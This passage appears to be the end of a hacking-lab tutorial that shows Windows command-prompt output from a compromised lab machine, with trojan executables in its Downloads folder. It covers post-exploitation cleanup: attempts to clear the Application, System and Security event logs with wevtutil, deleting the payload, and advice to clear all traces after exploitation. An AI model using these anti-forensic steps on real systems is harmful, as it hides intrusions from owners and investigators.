
08/07/2025  07:13 PM    <DIR>          .
08/07/2025  07:13 PM    <DIR>          ..
08/06/2025  07:32 PM             7,168 games.exe
08/07/2025  07:13 PM    <DIR>          kj.txt
08/06/2025  07:20 PM    <DIR>          odg110
08/06/2025  06:54 PM    1,333,471 odg110.zip
08/07/2025  07:11 PM             7,168 server.exe
05/26/2025  02:06 PM             7,168 trojan (1).exe
05/23/2025  08:19 PM             7,168 trojan.exe
08/06/2025  06:59 PM    <DIR>          vulnserver-master
08/06/2025  06:58 PM    22,850 vulnserver-master.zip
               6 File(s)      1,384,993 bytes
               5 Dir(s)      1,306,660,864 bytes free

C:\Users\anike\Downloads>rmmdir server.exe
rmmdir server.exe
The directory name is invalid.

C:\Users\anike\Downloads>md server.exe
md server.exe
A subdirectory or file server.exe already exists.

C:\Users\anike\Downloads>rmmdir kj.txt
rmmdir kj.txt

C:\Users\anike\Downloads>
```



```
C:\Users\anike\Downloads>
C:\Users\anike\Downloads>^[^
h
is not recognized as an internal or external command,
operable program or batch file.

C:\Users\anike\Downloads>wevtutil cl Application
wevtutil cl System
wevtutil cl Security
wevtutil cl Application
Failed to clear log Application.
Access is denied.

C:\Users\anike\Downloads>wevtutil cl System
Failed to clear log System.
Access is denied.


C:\Users\anike\Downloads>wevtutil cl Security
Failed to clear log Security.
Access is denied.

C:\Users\anike\Downloads>cls
cls

C:\Users\anike\Downloads>cls
cls

C:\Users\anike\Downloads>
```

- delete the payload using del<payload name>



The screenshot shows a Windows command prompt window with the following commands and output:

```
C:\Users\anike\Downloads>
C:\Users\anike\Downloads>^[^[
h
s not recognized as an internal or external command,
operable program or batch file.

C:\Users\anike\Downloads>wevtutil cl Application
wevtutil cl System
wevtutil cl Security
wevtutil cl Application
Failed to clear log Application.
Access is denied.

C:\Users\anike\Downloads>wevtutil cl System
Failed to clear log System.
Access is denied.

C:\Users\anike\Downloads>wevtutil cl Security
Failed to clear log Security.
Access is denied.

C:\Users\anike\Downloads>cls
cls

C:\Users\anike\Downloads>cls
cls

C:\Users\anike\Downloads>del server.exe
```

The window title bar shows "Windows 10 64" and "kali linux". The taskbar at the bottom includes the Start button, a search bar, and several application icons. The system tray shows the date and time as "19:21 07-08-2025".

- **And check and clear all activities you do after exploitation.**

THANK YOU